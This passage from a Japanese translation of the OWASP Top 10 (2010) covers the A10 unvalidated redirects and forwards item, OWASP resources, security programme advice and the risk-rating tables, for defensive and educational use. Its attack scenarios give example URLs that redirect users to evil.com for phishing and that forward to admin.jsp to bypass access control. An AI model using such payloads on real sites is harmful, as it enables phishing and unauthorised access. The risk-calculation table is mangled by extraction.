
[ASVS requirements on Communications Security \(V10\).](#)

- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Top 10-2007 on Insecure Communications](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

### 外部

- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [SSL Labs Server Test](#)
- [Definition of FIPS 140-2 Cryptographic Standard](#)





## 脆弱性存否確認方法

アプリケーションのリダイレクト又はフォワードに対するバリデーションの有無は下記方法で探するのが最適です。

1. リダイレクトとフォワード(.NETでは「トランスファー」)に用いる全てのコードをレビューする。ターゲットURLへのパラメータ値存否を確認し、存在する場合はそのパラメータが、許可された先か、または許可された先の要素のみを含んでいるか確認する。
2. サイトで何かリダイレクト(HTTP応答コード300-307、通常302)が発生していないかをくまなく探す。リダイレクトの前に提供されたパラメータを見て、ターゲットURL又はそのようなURLの一部があるか確認します。もし存在する場合、URLのターゲットを変えてサイトが新しいターゲットにリダイレクトされないか監察します。
3. コードが入手出来ない場合、全てのパラメータをチェックして、リダイレクト又はフォワードのURLの疑いがあるかどうか確認し、疑わしい場合は確認して下さい。

## 防止方法

リダイレクトとフォワードの安全な使用には下記の通り多くの方法があります。

1. 単純に、リダイレクトとフォワードの使用を避ける。
  2. 使用する場合、デスティネーションの計算にユーザ任意のパラメータを加えない。通常これは可能です。
  3. デスティネーションのパラメータを使わざるを得ない場合、提供する値が有効であり、ユーザに認証されるようにする。
- デスティネーションのパラメータには、実際のURLやその一部分でなく、マッピングの値を用い、サーバサイドでマッピングをターゲットURLに変換する。
- ESAPIを使用して、sendRedirect()メソッドを書き換えて全てのリダイレクト先が安全かどうかを確認する。
- ユーザの信頼を利用するフィッシング詐欺実行者の好むターゲットとなるので、この欠陥を避けるのは大変重要です。

## 攻撃シナリオの例

**シナリオ#1:** アプリケーションには、“url”という単一のパラメータを持つ“redirect.jsp”というページがあるとします。攻撃者は、悪意あるURLを作り、ユーザにフィッシング詐欺を実行してマルウェアをインストールする悪意あるサイトにリダイレクトします。

<http://www.example.com/redirect.jsp?url=evil.com>

**シナリオ#2:** アプリケーションが、サイト内の異なる場所を遷移させるためにフォワードを使用したとします。この実行のために、幾つかのページは、処理が成功した場合にユーザが飛ばされる場所を示すパラメータを使用しています。この場合攻撃者は、アプリケーションのアクセス制御チェックをくぐり抜けるURLを作り、通常ではアクセス出来ない管理機能に自らをフォワードさせるでしょう。

<http://www.example.com/boring.jsp? fwd=admin.jsp>

## リファレンス

### OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

### 外部

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)



## 一般的なセキュリティ制御を確立し利用する

Webアプリケーションのセキュリティリスクに関する知識の深浅に関わらず、セキュアなWebアプリケーションの構築や存在する脆弱性の修正が困難な場合があります。大規模なポートフォリオを管理しなければならない場合には、この作業はかなりやる気をそがれます。

**無料でオープンなOWASPのリソースを活用出来ます。**

コスト効率を考慮しながら、組織や開発者のためにアプリケーションのセキュリティリスクを減らすことを目的として、OWASPは、組織でのアプリケーションセキュリティに着手するための数々の無料でオープンなリソースを開発しています。下記は、セキュアなWebアプリケーションを構築するためにOWASPが開発してきた多くのリソースの一部です。次のページでは、アプリケーションのセキュリティを確認する際に組織を支援するOWASPの他のリソースについて記載しています。

### アプリケーション セキュリティ 要件

- セキュアなWebアプリケーション開発のために、個々のアプリケーションにおいてセキュアの持つ意味を定義しなければなりません。OWASPは Application Security Verification Standard (ASVS)を開発アプリケーションのセキュリティ要件設定におけるガイドとして活用することを推奨しています。もし開発を外注委託するのであれば、OWASP Secure Software Contract Annexを参照下さい。

### アプリケーション セキュリティ 構造

- アプリケーションにセキュリティを後付けで組み込むよりもむしろ、開発初期段階からセキュリティを設計に組み込む方が、コスト効率がずっと良くなります。OWASPは、開発初期段階からセキュリティ設計する手法のガイダンスとして最初に確認するポイントとして、OWASP Developer's Guideの活用を推奨しています。

### 標準的なセキュ リティ制御

- 強力かつ便利なセキュリティ制御の構築は、非常に困難です。セキュリティ制御の設定基準を開発者に提供することにより、セキュアなアプリケーションの構築が劇的に単純化されます。OWASPは、セキュアなWebアプリケーションを開発するのに必要なセキュリティAPIのモデルとして、OWASP Enterprise Security API (ESAPI) projectの活用を推奨しています。ESAPIは、Java、.NET、PHP、Classic ASP、Python、Cold Fusionでの実装のためのリファレンスを提供しています。

### セキュアな開発 ライフサイクル

- セキュアなアプリケーションを構築する際に、組織が従うべきプロセスを改善するために、OWASPはOWASP Software Assurance Maturity Model (SAMM)の活用を推奨しています。このモデルでは、組織が直面する特定のリスクに適応するソフトウェアセキュリティのための戦略について、構築と実施を手助けします。

### アプリケーション セキュリティに 関する教育

- OWASP Education Projectは、OWASP Educational Presentationsの大量のリストを編集した、Webアプリケーションセキュリティに関する開発者向け教育素材です。脆弱性に関する実地訓練には、OWASP WebGoatを試して下さい。最新情報の入手には、OWASP AppSec Conference、OWASP Conference Training、OWASPの支部でのミーティングに参加して下さい。

他にも数多くのOWASPの資料が入手出来ます。OWASP Projects ページにアクセスして下さい。そこでは、プロジェクト状態をリリース品質(リリース品質、ベータ、アルファ)で整理した、OWASPの全プロジェクトのリストがあります。ほとんどのOWASPの資料はWikiで閲覧ができます。またOWASPの多くの文書をハードコピーで注文も出来ます。

## 整理・組織化

自社開発や購入検討対象のウェブアプリケーションのセキュリティを確認するため、OWASPは、可能な場合にはアプリケーションのソースコードレビューと動的テストを推奨しています。OWASPは、可能である場合は必ず、セキュリティコードレビューとアプリケーションへのペネトレーションテストの組み合わせを推奨しています。両手法の組み合わせにより、両手法の長所がさらに強化されると同時に相互補完となるからです。確認のプロセスを補助するためのツールは、専門のアナリストの効率と効果を向上させることができます。OWASPの評価ツールは、分析プロセス自体の自動化よりもむしろ、専門家の作業がより効果的になるための支援に重点を置いています。

**Webアプリケーションセキュリティの確認手法に関する標準化:** ウェブアプリケーションのセキュリティを評価する際に、組織が一貫性と一定のレベルの厳密さを持つために、OWASPはOWASP Application Security Verification Standard(ASVS)を開発しました。このドキュメントでは、Webアプリケーションをセキュリティ評価する際の最小限の検査標準を定義しました。OWASPはASVSを、Webアプリケーションセキュリティの確認項目としてだけでなく、適切な検査手法の選定と検査の厳密さの定義・設定においてもガイダンスとして用いることを推奨します。OWASPはまた、サードパーティの事業者によって実施するWebアプリケーションの検査サービスを定義・設定する際にも、ASVSの利用を推奨しています。

ブート

**評価ツールのスイート:** OWASP Live CD Projectは最高のオープンソースのセキュリティツールを一つにまとめて、一回のブートで全てが利用可能な環境にしました。Web開発者、テスター、およびセキュリティ専門家は、このLiveCDをブートして、すぐに完全なセキュリティテスト用スイートとしてアクセス出来るようになります。このCDで提供されたツールを使用する際には、インストールも構成設定も不要です。

## コードレビュー

ソースコードのレビューは、アプリケーションがセキュアであると確認する最強の手法です。動的テストは、アプリケーションセキュリティがセキュアで無いことを証明するのみです。

**コードのレビュー:** OWASP Developer's Guideと OWASP Testing Guideともに、OWASPはOWASP Code Review Guideを開発しました。このGuideは、開発者とアプリケーションセキュリティの専門家が、コードレビューによるWebアプリケーションのセキュリティのレビューを効率的・効果的に実施する手法を理解する手助けとなります。数多くのWebアプリケーションのセキュリティ項目があり、例えば、外部からの動的テストよりもコードレビューの方がずっと簡単に検出出来るインジェクションの欠陥について記載しています。

**コードレビュー用ツール:** OWASPは専門家によるコード分析を補助する分野で、将来性のある仕事をしてきましたが、これらのツールは未だ初期段階にあります。これらのツールの作者は、自身のセキュリティコードレビューを実行する際に自らのツールを毎日使用していますが、非専門家にとっては、これらツールの使用は若干難しいと考えるかも知れません。これらツールにはCodeCrawler、Orizon、及びO2があります。

## セキュリティとペネトレーションテスト

**アプリケーションのテスト:** OWASPはTesting Guideを開発し、開発者、テスター、アプリケーションセキュリティ専門家が、Webアプリケーションのセキュリティテストを効率的・効果的に実施する手法の理解を助けています。何十人も貢献者によるこの大部なガイドでは、広範囲にわたるWebアプリケーションセキュリティのテストに関する項目を提供しています。コードレビューに長所があるのと同様にペネトレーションテストにも長所があります。悪用によるデモによってアプリケーションがセキュアではないことを証明することは、非常に説得力があります。また多くのセキュリティの項目があり、特にアプリケーションのインフラに関する全てのセキュリティ項目が含まれています。これらセキュリティ項目は、アプリケーションそれ自体ではセキュリティを提供していないために、コードレビューでは原理的に確認することが出来ません。

**アプリケーションのペネトレーションテスト用ツール:** WebScarabはWebアプリケーションのテスト用プロキシで、全OWASPプロジェクトの中でも最も広く使用されています。このツールにより、Webアプリケーションのリクエストをインターセプトして、アプリケーションがどのように動作しているかを理解出来ます。さらにテストのリクエストを送信して、アプリケーションがそのようなリクエストに対してセキュアなレスポンスを行うか否かを確認します。このツールは特にXSS、認証の欠陥、アクセス制御の欠陥を確認する際に効果的です。

## アプリケーションセキュリティ計画を開始しましょう

アプリケーションセキュリティ実装の是非を選択する余地は、もはやありません。増加する攻撃と規制の圧力の間で、組織はアプリケーションの安全性確保のために有効な能力を構築しなければなりません。既に開発した膨大な数のアプリケーションと長大なソースコードの行数があり、多くの組織は莫大な量の脆弱性を取り扱うべく奮闘しています。OWASPは、アプリケーションのポートフォリオ間のセキュリティを改良するためにアプリケーションセキュリティのプログラムを組織が確立することを推奨しています。アプリケーションセキュリティを達成するには、組織の多くの異なった部署が共同して効率的に作業を行うことが必要となります。そこには、セキュリティと監査、ソフトウェア開発、事業と経営計画が含まれます。全ての異なった担当者が組織のセキュリティに対する姿勢を概観し理解するために、可視化できるセキュリティが必要とされます。行動と結果に焦点を合わせることが必要であり、そうすることで最もコスト効率の良い手法でリスクを減らすことができます。このことで企業のセキュリティを改良する一助となります。効果的なアプリケーションセキュリティのプログラムにおける主要な行動には下記が含まれます。

## 開始

- アプリケーションセキュリティのプログラムを構築し、適用する。
- 自らの組織と同様の組織の間のギャップ分析を実施して、重要な要改善分野と実行プランを定義する。
- 経営層の許可を取り付けアプリケーションセキュリティの啓発キャンペーンを情報システム部署全体で実施する。

## リスクを基にしたポートフォリオアプローチ

- アプリケーションのポートフォリオを確認して、個々のリスクの観点から優先順位を設定する。
- アプリケーションのリスクプロファイルモデルを構築して、ポートフォリオ内のアプリケーションを測定し、優先順位付けを行って下さい。必要となる範囲と厳密さのレベルを適切に設定するために、品質保証ガイドラインを構築する。
- 組織個別のリスク許容度を反映させた、問題発生可能性とその影響の因子を首尾一貫して集めたリストによって一般的なリスクレートモデルを構築する。

## 強力な基礎を作り上げる

- 全ての開発チームが遵守すべきアプリケーションセキュリティの尺度を提供するために、ポリシーと基準のセットを構築する。
- 再利用可能なセキュリティ制御の一般的なセットを定義して、これらポリシーと基準の補完を行い、それらを使用する際の設計開発ガイドラインを提供する。
- アプリケーションセキュリティのトレーニングカリキュラムを構築して、開発の役割と項目によって異なったターゲットと要求を課す。

## セキュリティを既存のプロセスに統合する

- セキュリティ実施と確認の作業を定義し、既存の開発と運営プロセスに統合する。作業には、脅威モデリング、セキュアな設計とそのレビュー、セキュアなコーディングとそのレビュー、ペネトレーションテスト、修正作業を含む。
- 問題・課題を専門家に提供し、開発・プロジェクトチームが成功するようにサービスを提供する。

## 可視化できる管理を提供する

- 定数的管理を実施する。改良と、収集した数値と分析データに基づく判断の構築を行う。数値には、セキュリティ実施作業の厳守、検出された脆弱性、回避された脆弱性、アプリケーションの範囲等を含む。
- 企業全体での戦略的・システムチックな改善を目的として根本原因と脆弱性のパターンを探るために、実装・確認の作業から得たデータを分析する。

## 記載はリスクに関するもので、弱点に関するものではありません。

以前の2バージョンのOWASP Top10は、最も認知度の高い「脆弱性」を確認することにフォーカスしていました。しかし実際は、OWASP Top10の文書はこれまで常にリスクについて整理・分類してきたのです。ただ、厳密な弱点の分類法を希求していた人々の間には混乱が起きました。今回のアップデートでは、Top10がリスクに焦点を合わせている点を明確にするため、脅威エージェント、攻撃ベクター、弱点、技術上の影響、事業上の影響により如何にして複合的にリスクが生み出されるかという点をより明確に記述しました。

このために、[OWASP Risk Rating Methodology](#)を基にして、Top10でのリスク評価の方法論を開発しました。それぞれのTop10の項目について、それぞれの弱点が発現する可能性とその弱点が引き起こす影響を鑑みて典型的なWebアプリケーションについてそれぞれの弱点が存在した場合の典型的なリスクを見積もりました。Top10のランキング付けは、それぞれの弱点によってアプリケーションに対して与える典型的なリスクの内で最も重大なものを基準として設定しました。

OWASP Risk Rating Methodologyでは、認知された脆弱性のリスクを計算する際に用いる多くの因子を定義しています。しかしTop10では、実際のアプリケーションにおける特定の脆弱性というよりむしろ、一般論を論じなければなりません。したがってTop10は、システムの所有者が自身のアプリケーションの持つリスクを算定する際のように、正確な算定はできません。個別のアプリケーションやデータの重要性や、実際の脅威エージェント、システムの構築手法や運営手法についても、Top10の筆者である我々は把握していません。

Top10の方法論には、それぞれの弱点が発現する可能性に関する3因子(認知度、発見難易度、悪用難易度)と影響に関する1因子(技術的影響)があります。弱点の認知度は、個々のシステムによって計算する必要はありません。認知度のデータは、多様な組織から入手した認知度に関する統計を集め、上位10の認知度によるリストを生成するためにそれら統計データを平均化しました。このデータに、他の2つの可能性に関する因子(発見と悪用の難易度)を加えて、それぞれの弱点に可能性に関する順位付けを行いました。次に想定される標準的な技術的影響を乗じて、Top10のそれぞれの項目のリスク順位を行いました。

このアプローチでは、脅威エージェントの可能性について考慮がなされていません。また、個別のアプリケーションの持つ様々な技術の詳細についても同様に考慮されていません。これら因子は、特定の脆弱性を発見して悪用する攻撃者の可能性全般に重要な影響を与えます。また、事業における実際の影響についても考慮にいていません。個々の組織が受容可能なアプリケーションのセキュリティリスクは、ここの組織が決定すべきものでしょう。OWASP Top10の目的は、個々の組織の特殊因子を考慮して行うリスク分析ではありません。






例として、下図がA2:クロスサイトスクリプティングのリスク計算です。XSSは非常に認知度が高いために、認知度の項目で唯一「非常に高い」と設定しています。その他のリスクは「高い」から「低い」までで1から3です。

脅威エージェント	攻撃ベクター	セキュリティ上の弱点		技術上の影響	事業上の影響
———	悪用難易度 平均的	認知度 非常に高い	発見難易度 容易	影響 中程度	———
	2	0	1	2	
		1	*	2	
			2		



## Top 10 リスク因子のサマリ

下表は2010 Top10アプリケーションのセキュリティリスクと各々のリスクに割り当てたリスク因子です。これらリスク因子は入手可能な統計とOWASPチームの経験を基に決定しました。個々のアプリケーションや組織においてこれらリスクを理解するには、それぞれ個別の脅威エージェントと事業上の影響を考慮に入れなければなりません。ソフトウェアの非常に深刻な弱点でも深刻なリスクと判定されない場合があります。例えば、弱点に対して必要な攻撃を行う位置に脅威エージェントが無い場合や関連資産に対する事業上の影響が無視できる場合が当てはまります。

リスク	 脅威 エージェント	 攻撃 ベクター 悪用難易度			 セキュリティ上 弱点 認知度 発見難易度		 技術上の 影響 影響		 事業上の 影響	
A1-インジェクション		容易			中程度		平均的		深刻	
A2-XSS		平均的			非常に高い		容易		中程度	
A3-不完全な認証管理		平均的			中程度		平均的		深刻	
A4-オブジェクト直接参照		容易			中程度		容易		中程度	
A5-CSRF		平均的			高い		容易		中程度	
A6-設定不備		容易			中程度		容易		中程度	
A7-暗号不備		困難			低い		困難		深刻	
A8-URLアクセス制御不備		容易			低い		平均的		中程度	
A9-トランスポート層の設定不備		困難			中程度		容易		中程度	
A10-リダイレクトとフォワード		平均的			低い		容易		中程度	

## 考慮すべきその他のリスク

Top10では多くの論点をカバーしていますが、その他にも考慮と評価が必要なリスクが存在します。以前のOWASP Top10ではその内の幾つかは説明していますが、その間に認識された新しい攻撃手法等で説明していないものも存在します。その他の考慮すべきセキュリティリスクは下記の通りです。

- クリックジャッキング(2008年に発見された新しい攻撃手法)
- 悪意あるファイルの実行(2007年のTop10ではA3)
- 情報漏洩と不適切なエラー処理(2007年のTop10ではA6の一部)
- 不十分なログ取得とアカウントビリティ(2007 Top10のA6に関連あり)
- DoS(Denial of Service、サービス不能)攻撃(2004年のTop10ではA9)
- 同時処理に関する欠陥
- 自動攻撃に対する不十分な対抗措置
- 不正侵入の検知と対応に関する不足

下記アイコンは、同タイトルの別バージョンの入手可能状況を示しています。

ALPHA:「アルファ版品質」は作成中のドラフトです。次のレベルまで、内容は作成中の非常にラフな状態です。

BETA:「ベータ版品質」では、その次の最高レベルです。内容については、その次のレベルに向けてまだ作成中という状態です。

RELEASE:「リリース版品質」は、当該書籍の制作過程において最高レベルとなり、最終製品です。



ALPHA  
PUBLISHED



BETA  
PUBLISHED



RELEASE  
PUBLISHED

本資料については下記の行為が許可されます。



共有行為:コピー、配布及び送信



再編集行為:本資料の翻案

下記条件の下で、上記行為が許可されます。



表示 作者又は権利者を明記しなければなりません(許可した旨の記述は不要です)。



継承 この作品を改変、変更、構築した結果として制作した作品は、本ライセンスと同様の又は類似したライセンスで提供して下さい。



OWASP

The Open Web Application Security Project

Open Web Application Security Project (OWASP) は、アプリケーションソフトウェアのセキュリティ向上を目的とした、全世界規模でのフリーでオープンなコミュニティです。我々のミッションは、アプリケーションセキュリティを「可視化」することであり、そうすることで人々・組織は、アプリケーションセキュリティのリスクについてインフォームド・ディシジョンを行う事が出来ます。OWASPへの参加は誰でも自由であり、全ての資料はフリーでオープンなソフトウェアライセンスの下で入手可能です。OWASP Foundationは501条C項3号の非営利慈善団体であり、プロジェクトの継続的な可用性を確保し、活動を支援しています。

日本語版  
Japanese version